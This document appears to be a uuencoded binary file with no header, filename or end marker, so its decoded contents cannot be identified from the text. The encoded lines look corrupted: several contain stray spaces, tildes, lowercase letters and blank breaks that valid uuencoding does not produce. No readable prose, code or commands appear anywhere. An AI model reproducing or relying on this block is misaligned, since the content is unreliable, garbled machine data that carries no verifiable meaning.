MEF^CIP+H2)4T23\`@*!.@*J4#, C[=3H@A=-`X].PJ'+JTE+Y4)@W*I6^<0-4
MZ2; O&DG/W7!XGU3, O#X`&\$, Q#491L[(.TO[X&+4ETHIDM)QR"/NPA-NTC!12
MX8(5O(TAH0A#Z]H%TN; P!2XS@`U01`<*)"O5*T1EX!T; Y@!%>5@]X[0@=+K;
M^ (R\$3KKCC&`%'D/=#6C]]+9:E]ZHV9HW^I]TZULN!.NG)ON:Q>U[S7WIL]I/
MM+]P_E1[, ?6T; P:FO5(79. [IA%4%*?"E`\-J*MF7)ML4_8&SQ5:EI/4(.KZ
M/1G%Q`I`B&IGCYOG5XI4`6U[FZ:0IWJ([+PS, <I/7#BAX^>CF@S`%1QJDHT/
MI6G`V0(HZJT; V5OWF+*NBP\$/[; B#A\>AV3I#>#<&\? \$6=U5%\W%=/Y^M/BX
MM5QM_07(LN88RX\$>85 (<D-#[&23]KGS2XWAMX=)BFG%=V?3Q*V(#; , =&7?P+
M6MK:6MP&?* (AMAP?#F%Y:#YZO-A\TD3(S9H*E<GW0%WE)\$4DFM!@`THO/6; H
M@;\$; DQA\$#H, ^ (OZ^OC; -S@9V. <-^S"PHOY?F!F0)#R8"4L.8`Y1Z2[]@`HH<,
M@Z2\$5N5AFO4; T-MTG, 4<5"\$DTX2'>, %4\DG)C)M*`" &PR3J2TPDW?_?CY; C
M"H4Q.K>8@IH"[]%H@9EO:\$*:>BYPFC0+^+LNJMC@N.94"\$1:*WEHUU`1RS*U
M\$; PZ=\", W0AEFW"\$I%JJUF6N-34@W"O=(99E#F060#S(R@XE>XWE6@)6JJ:Y
M-; ++9M`!/4] <XW#3\$TQIC)CJ2E!UJ\ :9J9`P*)PMPC+J<1(Z<CDZ)K89R?IH
M3H3!/:+S(LN", PMCW)'=XF+3; C%O@!]Q<A`BAJIV(5Q*)\%&3?N+?@XPOR&

M-0_?C)FZ*MT/"D7)B%;P^Y' (:@VB]A4S7%]M^A)RD=U9<@S0GC\$R3R_"2/7\
MI, LLOT0['2)+6#\X.P=K'CB&"\TZ_6G5&XU&O>_U>NSU6G+3&:%_X>@DY<XP
MW\IT8:#+\URRNVU+@8;U@CI8V"UK/HRY)]D'%DV92L)C,J:X[.]DBCBL7O#1
M9#L?!:EP;E-!=?L6.GM^1YUE0/\O%#&1>)B<DAC15.HD0\IZB:V];(B=AO@Q
M&AZF*W(&K0\X<0^N07@. +&FC4^T\R2C^;7T(U'')\2Z2=_J9X\$F-P5N*!^0&
M8@PFZ*.\$Z(\$* & _,.B,712ZV@>N" "N64X9OU8+0EUPX%54K6QP \<G.12WRT\
M^B^7.FNE)J7T6*;_T<JI/HT":[0J71=1QC'2S+;8IM28TH-<MD*BTU\$&C'"R
M#, \$^XK/5Y^'0+=, .M41;#%#'_)C"? (QS' -+KG.@HRRN+, *8^!&U)1Q66"]?=U
M<9Y\$8KS*^R#\C)?[#\$0]G4@PW(BY/66D;,, !K=RE,BFB<O8.SYMUWBPBU^I%
M.CQ#FE, ^6TLZ)S)U4/=*_ _W15,7\$SWW'4X02E' 'B"B;<R1TQ&PV.*R"2_*S7O
M2?8Z#Y5<TQ; ;\$006\O* CQO+3QO(3V), *FG9=X-%'0/X, _NOBH=M19JG; [?I1
M_:2>U2_K5_5/*MBE:T>^T%HI?\M*QQ0]93_)8'3CW-, (ETW_Z3S2<BKG[GDS
ML,/3P]M?I%, 3=\8L78GR)HYD0+!1G' 'D>\K'6.P@0(!=U^<I\$5V)7\$'Y\6Q
M>F/1'\#^9]] .EAV[9[(.CRY)VP;GH'J8%/LRJX[VS?=OWA%WF\$@\ (FK\$ _"N! I
MJ^~W(6%AH!J!L+?6,VQ1%IB7?_/_;ZH"UP&*)^QK[7CW"@5C&T^F+V6_#437#
M(^KRFRF*M[<<(=U@=F7FL01)+Q<-4:5C#<=EL6EW11MQ73;B^I81I\IX0S"!
MZE;_ '3WZ=KKOU<5Q%TOB9#J0\$@8-I0*9."!#">M+H2%NWN"IFA>WQ9<<C&/1
MVV*M+N/4+V!5&\$,G8J.(64M@.B,H(0895K,L%YE7W\+TM1BWZQ29@74+F5<H
MP'GV%86T0TERMB],#SR^CF\S.'^X/%Y#HM)E=Q754-[XP1\Q+W0DH7'#%C
ME1O.SQXSJX4"HXCH>YTX#'F\MD! ?61'KSSW7HX2:[7%O;-P/=!"!H^_(, :%/
MNF2Y!0"#.47R8@T7@L5%.U; ,DS_\+B(I_-2"51N]B(AKXWEUR7%- 'C+G<,Q
M2_/&)\6:J(C.Z<PX:%99@B\H-.HFU[805YYGIE=*H9Y1DTQZ,?I)\$RC2BNN
M82H4\8W/\N5]^5U")YGG=,>BM?5<0>6W5*MIWJ(08(923[K&8U?(6R:P<SK6
M(B' C, %= .O4!\$+BPTB/L>K#F+7Q&3C4/])DY]L.8H"B&@M[&B=F=?4: _/ZBS0
MJYF:1TE^'MW)RFSM, <TX4^56G7L\YN.'9P&@\$-<I1\$M6)RJ6='W'4IKO4S'
M/5-\>);Y,SPX1GJWJ+>ID5TQ(-Z*!Z:M_JKF%FB?7/D4=';F\XA"B_3H2%9"
MWCY;!1;GUKJJ-2[2QV]:[F6F\$?A2RW:4BPMJ'5CC+[7\545+O!@M4_13U+V(
MXY+Q*1ZF*C1W&'4&_DH;-['F!R^7Y((EXY&:4^1D8*0'6[3J%WL=9LAS%R4
MVNBY[UJK\$'4(H725NY=-[F6WF]=%.S3#,E=:6<R4\+2C*W_/+,O% \&2===X3
M;^HCS1E8D-O^*)WEHZD&'C^^)%(?5)M(FSJ:/UHXGC^N^06D[GKB/T=J'.<5
M;J;(XE'HC;^ [DU>;F"Y70BI#W68.7R\$^J;?YS@A=#<I<8=82(, \GC*0L*\$E=
M6\22F2R9H[5[29?[*T?ID&BRIV0[[9_'PV,\CVMSUR<:' 'OUQ1'NKJV=4;Q"
M02U>+3X!(1U5AUHD<,KO)VS_L<_5%ZSI+GX*L+'U5I:Z=":7LD7UO4C9],AC
M7NEC'R#,UM8>.7J:=&\$X9" T%9!.:+RLY&H^D&*CA?Z%\L:MOX=<XHTR^)"#
M\$)<T"JX)<LACT\S9):1FNX]/U&,W&A^7PNH5F!Z?:L!?!&T!ORV@EKHH3NC9
M,1[KJ>\$B66TUEO%4'?QW5?;/U/,4!\$XMW\;E;N-2M7'" +2ZA&;6@;"DPI8[!
MAEH\AA879;N7GN"FW-6_#3WMM>6==E[T!:0AR*F%(9-DH:H<35)!0;E);RW
M-"Z7VEOYTOPI*M!;I4X_S0-KYQY]LJI[,GWC2CYHE8>+CC99DTO^8^S^2?XQ
M#L^Z'EE?;'>6F\$N"U>2AETG=!)U*89?G^7^5+%TQ<;^E!7D=]NYG7^Y@J2E7W
MW^E*5I^"6M;2]77G^@+V\RSC<1\$>#50T4ID20*:DBH:'R8@O%S@"J'EK'KZ:
M2O+3T<'5?0H&N'"(/^<&G+@-^HS,>.461N(O9O)]._] ^FG726B63_"I9LD:J
M*I-6R.G6QZ++**56E5.8M&?ER'XJUR!+"D6IXJ_H'4#1KM'@:TR8.\6',N]
M/\RQ/)VW;GK'LN^I*_?3V2Z\$^9S3Z8]W+/?*S>#9W6X^U7TO9<B#,IUC.>"-
M.YKD^"QV+!MH8:<_'3F6>V6.Y>GV0&9S+/O[() -V0D30<U'D'E",V_6+W)9C
MMN1MFVW*_B^58EITL=RS?HJ/GM(!<Q74M3\SLCF4%I'!OY.MP+/*'<N]ZSB6
M>\924BMH5;NA%-/<H6/YVIL1!<[!D)577%G;A\;Q/(4#K\BQW,L[E@..5%'@
M</YC'<N]&SJ6>V6.Y5+W9(EC^=97U/)-B>*"^H4=R[>P,EM^8=^C/[-CN71+
MX"X<R[U[Q[+ZW#N6\?/?[U@.^3R,R=P-.CV4T1ST>@A=;1K'LO9[W#N6)SN6
M777I3#F6<^O&O6/YWK\][UC^BAS+8:^D="P7NR65JA[P%VO'Y"3'LO9,WCN6
MG=>S.I;#>P.\2A90#12LD6.S,3#!L3S^-OAE'<N<5>*\:1^<QO7B]D_XV0G\
MRY/>9^;RQS-^'SB?<66-/_)"9>NT!'T\$F'@*8)1B8EXR&P;#I-].!E&W0@7Z
M?-V%3#EM'9SC<^QX>\$X=),F?H6M4*NLR-CY3*" *27!<_Q<>\$J8@,J\$.>\$1
M8]5:257KF*]]>'9JCPU+N">+PBE_3T%?K^B#MW9R3+]T\9XU!] (QYF9Z\$ "M
M(I[0Q*MHVID#&Q??:.'CR?KD=Y1EXYZZSX-3ULE\8E\$72-ZYXJ-H,+@> .B\
M#)ZFQBM\$&&G.6WA"6IP+PRVGA%6CHL_A@<44XXEQL+2!2N?%5' (* [=?UU2V<
M!TZRKR)=K?(N'?&QBU0?7*Q<E, "\%L#*1YZ>Q,Z&N8B_+=)6*I6M(\FJ>'1!
MSRY,QX?LX)RR:J?IL\$-G@S@K\$&9E&^!Y)WG".C"Z(-7.72"!0NJ@&MUW#FP#
MO1D,4]R>\$F/1\$.=T<0[^5J?^B:_TK2[RMF/@9IP`ID//)_6G!)4<VM?I>Z`_
MY]"?"\4S]00AQ'K:' .<7(^/!I69/[P,]4<"\$KT]3,4\$R>\PRXH*8U0=/_K3;
MU#'*66[:J9O,"2"NCC%Q@HT\$)U['6G1H7[:D9ZHZR;., "WPV;D-', [R.'L]Y
M%I_OE'E*%RQUS\N'?7D(M51)<QHGZ(.RU?AP/JU>.I.&3')DOM+9/_US/I=F
M2?) / (, ^*6F;D6?N"GYR^Y6C2?SG/^(!5E5.)NG-I,P]O,J:+#[\4:??Y6OZ
M:MXZ1XIT\8ZV;A&1^0]F5%'?K@'EK!0H^)K:U(5^]UI.2<B;(LQH##)4D&]
MR4N-EY\$9\$?(EE&1_T=H1;I>4:8*4JLWT^L+.7U72DJRPU`KZC3B#K<KFE\$?<
M3AA'7Q6\Q>9B<7FGD+*2*X3Z59X9QT6V?'2(A5G19+>JRC15,"#%@(S&*D'.
MU`\$-ZV9].#<="([-!\$#GVFBZ<1\8' L&Z\).130GAPD(E?)9-A7KX2Y[K:@ET
MF_GEKJ;G^4S3DV73M',32]_:Q\$1@Y;-2EYAJ2DXO!,O(9SAG;#CGVC(RP\$!3
M8%_"(-.ASE,IS/>34/>FX12H3T1G^CEH52^?@/QO;KGV%VBY.\$MEXVYRX:A\
M6_XW4TZ(IAAK.G];MDIQYKVC]:\$>_[X8F/[6F/_MMB**#" _8K*'F^[24JY
M(=!,-ZD8FF?YE%T7:863N0QM8S::9%;SV\$V7>BNB)%>Z'3Z[KKH'6I),6>YE

MC:D8\WJ5,^%?)R!/9B-!I-YX<#X1A\K[6P]H'\$0-*\Y7Q8;+)0ZUJ`9.HK
M#8G8P:&3!J.3\$+!-;Q.,.X*F!5U@1-D1CIBU6`YIHG&?I7#" +1)9GEMN7:OE
M5K#E5JCE5JAE9KN\[4VDDY<B"GT9*AG;:&SH'`V=C5,BD83),=N6W9V,1X_
ME\MDS59Y33E@?E7-GF[-'\&IU3(I00TTGWL-"KO#4<70@E[ESQ`CD/BIA].
MPQ:^^"D<E9)/C:^^`H"]H55G4J0D[;?(\$4LG`VO+T"Y3?@2<!\00M:)]^J]B3
M1ILB-"IJ?;52A@M.K^G47122B755VPQ4]_I(>9WLSR,<^L<44]2PR[G!&78D
M\6R=W>X6IW<5\A.Z*2IJSNIJ]YA)\DNE\6M;+&<2G],B4\X/[2^-7UTI1+`
M2`8P-R=)\$)90_`[N3PJL^7C[W&\$W;?NIP*+=;]BO"6?AON.P7KOH&R4D+_]P&
M9@EZB67G<K.OHF=?P=HO3&U3&7/&QT>)S"*.N;"BPPPJCU3*:+Q8JKGX2TL,
M8&S9HYTK&\MS\5<N@ (FY)'T#E?BW<0*%T'N(SL"(DNB`VC(WYERAF)9G3@PP
M0^"]8G*OF-PK)G\9Q43<*R;NFKVF%V]K[:9`.@1:^R_34.Z@MW]Z507S'\K8
MSS]>62G452PL)VDK'^)HF*77<%)@8CY62@A@#D[\$B;=[29\UDHHJ86'7X/6'
MP/\`^V%42=SN8S2^+>\EB+X:FVBNB4XWJAS4*/I-W2/.#-=JBPYB%-7'8J!R.
M>5-\A#N+*F<MI91%G4K668`OA_4V0<-';5R48LX%BV<+*]6X<0SZ4?LD18E_
M"*^C#+.IW6L_]K/O?;S56L_MZG\3.&5R<9T<YK_K.4_ZV!"V5Q)>IHK:RE4
MC=M2I*P`\@CO4J9H!I<KH"-Y<L6JEEH,14"9\$SQRU#/(6)T7K3,BU;0W<)U
M_)R=+P"3:^^#=#R'8.L_\$(2\ZPS%['I?;Z#Q31J*@[X7SD4MZ*" +JYQ] ^>Y
MLTNV0BH[X11I!HJT9)%6\$`JB*2\$]I_/+^BHBQ%3=3?_=\\0TPY&;')8%U[>
ME8)*1+MUZ@XR!:MU<UB^;;#;\$\=:,ZCRW(L-K9<%F`XP<P'J%]77HS^`PA[=
ME<:N;I</>P1'KJUPKXW?:^/WVOB]-GZOC=]KX_5*N"]-O[5#,6]-GX[VCCG
M5J!M:]<]Q_.73R\9?0R<=05MY+2]<+F70?(6\Y7M>#GG2K5J`8Z.1\6)7.
MAN\$E\AE?_,7^<@30B+&&^V3([H:;FJ/\-XU5:&?]OD`V;T]<&\W-L#]_;`
MG]>F\$K/1VX[ZD;'*H`!UCWZ>9%T\6K)'LP8%J:P:O=3]1GQD.0AGJ:DC&"I
MY'B2?<S-P`^HY@`P7+4;]%VM_?>VPY=40>7@-O\ZEL`?3E32Z;&(4>@;KA(-
MG-\P>J_[LA5X^>=R.H_)%[G\1_H=BY4?(-A(E+Q%=0?"M%BJ^X5WSO%=)[
MQ?=>];U7?.\5WWO%]U[Q:.H5WZ_60QO0?S-,KH,7J7^]JJ]&L4#KW5'OBX52
M.JQ(X<]YOO)5W%-;3C"T*0VXGE6<(Q[=>Y>G;L]=2XS"ATVDASW4S"?Z@*-
M\$KG7U%&IA3/@W+C?ON(-)^(`S<T5L)&R,4B0>WWO#]#WS+DJ^-)3.IM*XH4R
MI.D_:%FZWPWT1#45SX\1J-W(B&9"[@FUR^^\$22P6RBB6'%4?<\$%KO>2]W[>Y
M%&N<#(PT06YF6N"MVD2`O\N4)XP+K^T60M;J[JBPE;LXI,9([/7V2]50[IDI
M%=9!>R8_]1<Z=!:;'/J#O!;`/*'N%V!-:9@!R0V>>M+S!5\$-) \$P8:/XYQ0,^J
MO;JP(/@0D96HAM^@#WX:YE7-MP+-M[SF6T[STS,R(UO\$QW(JTPQ_,E_%JT((
M[?7S>!@=QX0=@RN^/^UW5R\CUQX2E%K6/)@OTY)E6KJ,4=HED'E9DE\;E=U]
MW;1>M_3KEE/[,YNU[]]10*(`D9>.*[6C/CK7#BWE#]XEF.:V>\4YX"W=2*!1
M:ZE9K%/!BJ`7\Y/HG`W9+.HQ%7D=R7X;1^BQS,9X"04#@N?)D, ID;'&W3Z(^
M)GT4TE[VQE' _=/3\]1"!5HR+[\.E?YH@&37R\XXXUP\$RQ;];A:^^L"8KW#`
M(&`RG<7]#DSIKR#059'%I#`L,)C^*5]/LSO`]E*N1I&Y)`M^!PU%XWOSZ-X\
MNC>[LVCO`D\$5+&S4`!Z]L_X\M+]>67_(*.<-O*NO3-KBL[]]#P:*_22.F?N
M_#(6B)] ,_R:(9@G@9@GNZ;.I8[^^+<P4Y:G2S9RI7T4XC*DE?-4CO(+IGW
MVOLPL7>`Y'-L`SIUA5^00/D&G/O^]%%7YBB+R84?>X7!3Z=#/7YA*)K:Z;L
M@S4J#`Q?4/B!57A-%;[R"_N>;OP47>AXYV;E+"QY&H!YFH/)M0(L&3!7+?:Q
M6/*TO*3-D@`CUBYI6/*TH.0]2^+G.BQ9M"7#\A>@X;*Q0*O%`B*HWUWEWETY
M]LXE;6)J"\5^=95[!;(<P%4!WB)`JRT96^22;9\$K^T:9F.1A/\=V1R2[ZKS
M63SB2)8J6)^LRM1JHD*ZQ\C8'/8W,C7T']O2D":&^:<&ZW(&FE+[I\$J0V6L0
M@8+R7?S=BNKKMYQ-5_H+Z.VA]59GW;,+M.T"9N?>+A)91:*",F.KS+B@S*5=
MI@A09A52&TOV^S/KO32CE/?B*`+K,D2, SX8=WOVTO4T6\+OX'#3.XW@DZ#H5
M&-&[Y1`Q[B=X9U`5;VTMN8Y(F83JVHQ(540'1R?M*-<(*8K+C652E)J-Y89X
MB:%9*0BGY`:`E^RYHV6(C;@#F.^^\$P`G.&+<:L/4P.Z<J0E4KE`][F%(ON
M=YOM\168;]M'1TD[P=2&M]/Y#.AQ%V+\$-4MZ@TD>_(XA_Z@9Q4HT8->M(V"
MA_KL^L;]NO@7ZKBQ>1VM*SWM"[^=PP\$:/[P_?=U,8B.P2A^]KBU^.SQ#_5G
MSQZKZT5(Y1\E/02661C[;B+5D>`1D<R2O#R5VE8.WVOF+Z;`+OV&+K<9\@-
M\1I;J3LOXD&*]Q=APZ#+LOV08>9'"NR).*Q-FCFY)FURLU*_ (;K)(5Z-)N\W
MXFZAF6_7RU1%``QXQ3TVH.RP(M-CJ_5*007>@.U"OA[&]B%>FQ/T"KQ+^67)
M74+KDMD7!\.XG6!\$80FWWI`I0G?!R:G',I6V>5"#:#4?/WO_;G3Q^%R[1,
MF4<_+#JNW_H*G9R;BTO8:"#@8&ULZ8R>NR'+7XH5[0,8Q;POI>LI<)VK`&3
M7N<QV,;'?&\<S#Q\$UZ(;KVH\$0M6U<V3&0YT5156#Z43N5-5#UK.@\5,I`J
M*G)%K@OHS,Z:2T\>/7WZO07H?)R_\$\=&'Q;)[>U>+L]5J2A6"X?WG]:@
MPL*:"@4A<*VE)RV80!8:CY>?_M`"<"T\$A^`0W*-G/VAH`\$H":P\$PZ<&F*PF;
MBUE+E\ (;5YLU\6EAK=IK+K*#]S-?Q"RJG]8`#7;([Z9\8;84K#C?44"BG-:+
MPZ=Y&N);51;FG:AFHC-(R[0'8^[Z]\5@BE5!B0\$4,P7K`<VO/OM;LN0\KH,H
MZG;3"^^@Q'4]3K9.*`M)^3/L>Y(49#-/#Z#"A2-J!A(-QMEWI931"MG(8R2O&
M\$.3+W0^;)(NH>IT.`TJO[Z\$0_4D`9).,_H_9),CI/VB=747]\-NY2\$R^^XW8L
M?FZ(G?9)+TZR>+A2>:EPE\$O*Q!ZJU&LUA1`>+8UI547K^/#X1BOH+37E5;S
MZ6*KU2H4>0.C&[L.+UJ#;' +177^XBN"U"^^<`1ZVZ=AESIUTWSB@DM(^!+Q2\
MC+) [N?&DH9VO=IMY!ZP<E0G2&+F`; \WJ#*.+/F_#1*4<\$`TC4&-QQ:D.ZJ)?
MNY/L[(Y4_0TEJE@4`Z7V]`^<`,`<?X3V@M).F^\$J`W'KW+R4D<]2#)9^`^R3
M8=!XM;_OK,W+FV?4`CX\CR`\T%8W/:[^5F,9,4@OJF#<170/9"3:PR@[01Y?
MW_I?7:U8[OS0X-\$B4?B=EK7,5/)O48^C64-LR^G[-\>+:4`VW;+HAWI=3
MC98N:XL2=]LSX%\$&)Z"D#>S8&<4#<V.Z0Y`CC'=`"B\PP86]_B&Q:&TYZ@5H
M.<!5X*B;IL-JJ]`\X<D\&5X`:_ZWFEA`W`B*?Q>0BP.5+Q%KX_AU%UY#&6"#

M9NCUD%\OA%_S7?#-1X^A0`L:6*HVGS0>+:BLJGF...HM7G9K2_QW?A`JAV<"
MJI?#Q:,>E+L<0M"A;I1[Q`L\$#P^,%^%Y60!-X&CXI+8C4-3\C!4<H"KXZ`
MI19:\^U@B4=8HH4`%I8D!J%2C['4(ZO4T.),85A3,4S37!.%W*"OP;54@S*&
MU^_.0^_&R,V#QQHF3P?LJ)X0Q`K5R)XB=/Y\8:RK*OQ:%GY4_040P;BU5+%`
M]FU7NN`CV[^EBCYVKR`^4OR/XXYRX;RF*.=<0X5`KP!HGQQ!L"*.8_LU0/\Q
M17F>81M/W#:.0..?SU?SB8#30#(N:X?QQ[E+_W4:MN^"@U@V@1FK3#5!K*=2Z
M>=347PM!3QJC>(3YO`'05+.V9%U2S\$W@<+>H>RUR("[,09P-M:6!Y8S"CIP#
MC9NACI1T0Q-*B)?/'AM9Q?6CQK)YB/HJHG6U:+(R(S9G@\$UK&?UJ9TA@F+XD
M^A.;YK[JWRV(+1LKM>J<I(C>V9*4FK7Y:05L'GX_`@10-#YM/6\$1VGQJ?6JJ
M/)iU8>*^^V@.P/4%J.4+[(.19AK7`JO0T)&BX"6GH36Y=>TS'"I%V*T0*7R
M8^\$QJB`'(Y>[;._PU8+C=E1+\$X6X!5^AV@^K^&(O`\[CU_N+89#D8;YLSE\&
MV\.71\WYHV"+^/+3*_<0@_CJ8O["GW=(EBCYHG21\VERR:.9;6_V*-Q(TWC
MT)*%>X,:?J`0,AL5N)@?P'+31.8(E6L^`O[I<F.Q^OAI"_YM/L)_?_BAL=A\
MO-Q8.FK5W/^:2!\`CV!%G!G4)ZCN_`=M2)=0V_GO^DA=0'7G/P7)(U5(\N79
MNU2@&39N.LN).=\A&RI00G-O[0][LGG217/3\XB="N:YWO+I\9;/U2J4(74P
M6JHN+2@SM9J@>).7.K3L""6"HHKV7H4FL\^H=P=@*#CU+EQ)NY,9[;>R2",
M,O2\$R`''E<5(7@JO`A[XIWR9=/;VB\`-Q`*#*R)5WO.-)[LI]HTQN!;1_#`92
M',NHALK9(AI)I>`<_I)H*8IVA";*A2CBF8\>LE[6`*ES+7^-)F:J%[56%L
MY%E!V4.VPL-A.`QG.1<D+^@)=+~?4?#JHL=WT6!<!9)&=&K(#?IVC`<MP\MN
M`''S8MR0;*301M;T+[UE7O4`RFNLI PDP@MYC3"%7C_ \$NPT;<J`L10B%R5KR:
M:.,EJ9H`F^<YS:GM/H\1G-A5-9`/ZTGH83EE07*"C5X[0G9C(3J0`*N!NF+JT
MEI`'?<?E3^"_JP9#!%Z_`[O>(5<@TTC0&W='TD&`4W_>\1+4,880'IXC)ZfV
MG,'*8@Z&&\3P3W\`\$C\$PP\$O1T=)B8Q^,(N'(42S;L(Y.I_*F*E6C?`G.464<
MN=MQ96&0.B:2=B#]LU7S.I&B#[>\M>L->J+,OC[&8YZJ,@MKXFR!@R3762"\$
M9H,U*P\$9N4(0AF*5),-3^(-WAAKY<T87S:X:02K!DYN>(F.0J#8M\4T7&U8M
M&3K(5O3`%[;&36T,8W2?:9\AR+;>,>,01SR[I)5<S#F&ZFS8UU4^UYP!*HLZC
M&3*IS6M;L&8<P@913!B/W\$*+D"='OKF?9@(\^)S5WDH>-F!Y4ZV3R(^N/#P
MQ<7\1F9NT/-5!IO:X:6Y]>D*3&W;A=M46D[W*8)+/5R+@DS5@&,2B""T\$7`_
M3C";@Y)W%3V_(Q-`"#*UF_:/Y5*DNZ;O5.,L\$`C;&4;75S1;(S<10\$X"#[*R
M,WJSKBL4=(>?XN)V7!XN&N@#!(%&&3,H[)-C[.I`^V0=V4D[AM26"LTk0\V-
MWKM.<]9R)N-6I9+F1U]BO_;UG?&\B@4C6\$-8R'!2#S2MBWFX.KHT.T%:\L)(
MF)\$'.@M&EX:"2T.QI87K,^%!:4:L@+V<_2`U=(.05Z-9NKJ`N3P<S(RI530#
M6WS(,T&/)K-D-:"LU!K`B@!-1A6GFF(=KZ:M+"*U#\$-H:BF&4/-BOY`88?+Y
M#*7`Y"CY`I2`RV3\$`7+D39UWDQWV*Y`XV`G#>NZ07[<`#M\6HC%\(^.CN%E
M([@4]L@;C+['WBR]_PMUBWXU@NR`2)+EAZAR.1</(!POX-E/,QL<O9B#A&P
M9YX=PEP>PZREK!*/;)RP-9(-XG9RE&#LB,6N5I6*9M6<)6/JWIY^[.K&=:%/
MS4P1R*LU8SMZ,G?1O3Z38(5\$BZL839[/Z246\$.M#GFZ5K-4H%A_9Z6-KY0_
MLV(I`87G3,<K3HF="M>\$FHC`'SSN8[GD+!P7UNC[F1^G:_7/CA/,1P&6J.`7
MH2MB;K7]H@AO=&98Y0I0=,99XVJY5\$I[8/NJ<L<:3S@X[8\%7-H0EV`/[@/
MH8>8XW4>C(,P<&"JKF(/*Y2G,169ECFL3)4MSQAT:#Q5[@42GT=-@/NBHDS:L
M:7&9<RR`_1]F4)!#[=ZDN#<I[DV*OY!)03+GWJBX-RI\HX)6KA+A-<W(:N8N
MGM[VF,KP/9DO`H.Q8Z`SK81=)&B.;T`W@14*`9;6HA2WD@9X&I9SD0Y!.)Q`
M.EB0VU&7#%`L^2CN#5*,#Q?9**6,\$MD@:L?`6B#TU`*L1+%L]+_`X.(SJ./^
MR#6W)IE2LC+@EZRM.<YP>7J-31_WW!IK0-2:RJ&2MY`\$H^.>HLJ?EV+B4-%B
ME75-#A27JU/[M9DTUUS81;\$-4FB%\$S&XA33>@ (1MDRM',VSZ3!Y3,E<D#FK-J
M;F=`R2J:=D!5X>D`5-4(#:A^-\FP\$;=KV>!@&CFGE]VOPJ:AHW>]>'22%AZQ
MBD/(7\DJ?#B7F[20*])4!3/,E(^DF:)1)+6]DJ!T1,GE!3!;*8;,3LH;_60
M:53!55Z;1HP(+0\I!C0SLO?FT;UY=&\>_5>81Y9@NC>0[@TDUT#B-<:1,;A`
M5EZG:I<%6_LN^DZ>;YUR*U\O+I7PXA)TQSDM]J9IT?'U7:O-LI-1=-1VW&_S
M71WJI+4Y+D4':3MXN`QO/6VW\;@6-'\$4)=WQ,"89%0%Y*7D@9PQ,V^TQJCUX
MMO9(]E59>=!C?ZD#DS=BD)@F0#+]H[&W6!IC6[S]@[0LI4G\PLH]<ED&.A]
MMR*5?7-6R\$3QK?FYZ/\?*857C\$)?L67="/OHPJ0<5;! "J4=)NF#>"=:JG>R3
M^,D[URTE5`J@6OF4&B?KFGH%J0=%&FG:7)[534?1=%1\2BCH/K(35BB%7&=3
MD-3T@XIN#?*\$M\$N0LS(D+~)^)%4NA*I3:#&8Z%UC)<C<6\$K?^P#>J#FAC\$8
M9/K`J?<UKFD\$W,.`A@XIQ?.7J.9D."UBF&><XU+W7\<\$<K(TG3OS[N-R1^D(
M)*1\`"FJR("<3\$P62JA7%\H^#CNP-!5?;,@LT<[H,5GKI*..=JX5(W3)*F4
M:=Q\`T]X9Y@UE!QD7EHUDSN-AXY-A`KEU:"CNXP(\U#%JB;7?4XQPL=7#Z!
M`<3L9>36X]:BX[0?=1MB)S;U975<HB)Y,GK@!%ZR<_#FX<E![JL8Z]0OUR.H
MB9T63T>Y8H`N6B@SQ;\$:HM`.M&\$ITX:6J\A\,P[P>])?5+W),;O.A(?C6(*
MQ._8\$U+W[*[]G1/VK)6L(??:JY?;!V_7?)'5)@3.JGQUY.-9-G`*^?#7G+/,
M#?U5D0+L*30#`!.VN^S!VFG^L\$<`@YVKB-H9+-J*\NC[3/9A]=8/\$G*QV8MQ
M1[PPO:Z)PV\$<G=DK`9=Y;I61^-FDZBB(1GZ?ZACI.])Z71\EV-E,H;XG7JF*.
MACD)8BU]@4`-HBR3/BJDK>,"[BW" IUA3\$7M_LJOA^B%S-2O7C08@,*2V&.
MLV^@SUE5R4H*55.B?\$5ZA27&"65Q5(Y0>H*D4;Y,/'L5CZ0=0-)6J^I1IO5R
M2H2#9`0R05;GN0KSV^VDWA)K2LTR.;XH"9>*KO\YH7`DDUTT@9OZD.L!_`[
M1:SQ`G848J`HML]PDB2X!03C@]?OR;3-@!%!ZY3HQXA53>W\$4.&U-4QL5;, /
M8L`K>;9-+*E4T0E?U.%16MH=N24,\$\5#XV#&A]P3`#G.:4/=_\`'I:C[FV]-
M`A"=/DF=09)G"YPS#N9HDTJP@!D@D!T>4-XWY[B7K2`;U<%,@)I\$:L+.A9H@
MMOM\@K!654:V8*9P*\$6%G5\$T9*;MINE`]<;+'J\$. [PSC\R0=(\<3_94@5(-!
M2X\$E;M58?*,`@#)Z8ZN:[V1ZJL)C'(S`I&X2,S%A1ODU2.\$CL7@NMM[M(M>(

M)=&J*=SFUX2^XTEM2,@.: 'H1Q5XG:CVG:R@-FM>UBT8W, (R4) 3=QS9; (AV); M<VBMUG; YSI#PK) RZDM7.]M?6BDZ_OTM1;N@AY@LX056 [H!WJ;AS1L4\$\KX9G MJ-SS0QK (+AX* (O31.>TR#R:S04\2L"-9K?99=J47KTGQ7*4%H\$ [_, (&) O\$QD M7A' K2?VLGK=#) ZI6UH:8DE=Y<C+53D' K"2<] &%T3X], @QG+ [6\-\K@GB94, U MC09Q%F&1LKCH%G+>"GU.S8/AANV&] S%9N (#&YV/SV9 (T5.C%FA) 0CFI' 3., 5 M0*OH) ?KVSBN<&5I#ZVE-JCUL74S++6+RYZJI%":) X_E83) " !Z=(\+P@+I (-MPVW334=K' 00B/5AS:. 9U02K (&I" !P<6PCUL*\$ [. \$D\ :RRF4\$V#5L*\$' G; 6' _MN>*N8,] Q_DK) KY=B1^ '\ [BO-42Y?2YH@9%IM3+5X2A=, BL>, >R#//. 728V\ /S MA-B@P>#, 84>=+,) Z_0#>NQ&] S' O/) 37<+7Y;) U2?, -5TEVW! 8; I\ ZIZ\$//46 M, SNNX [, W^KG] \P##2%1APB&O, \$>@5<\$6, _I [X [Y< [T") XVMJ5, Z=A076=) ^S M, <#K#GD/B7OMO+7<BO+%+= [*] V' !S12/_.>W@?) AS<VT; U=-&\363; 1VKU% M] %5; 1+-M<DVVB:; 8Y; HWCNZ-HWOCZ-XXNC>. [HVCK] 'XNKW=(0I4.% .2_G9" MFB>815+; MPTC%1OL6\$D3#"%6DIDN) ?<. JJ [EDIR5YRY# '1;) K7/, \) 0>58RN M:2Y/T, %GUN8YW^3F9R [3L0EJ1 [Y"UQK0/0; #AGB+. :@&J!<"562 (ZV&, S?2B M#BKHXDBI2NE@E/1P)=; (5I1@JO/F--W5D*\$R2F%_G. 6JDQP=Q:0?JMQN!L#M MI#J3J@ODC66W\$DM, , -PM^M(, :1A36/%BCVMW&GQ<L<^:@/R1L9E%X<>S1I! / 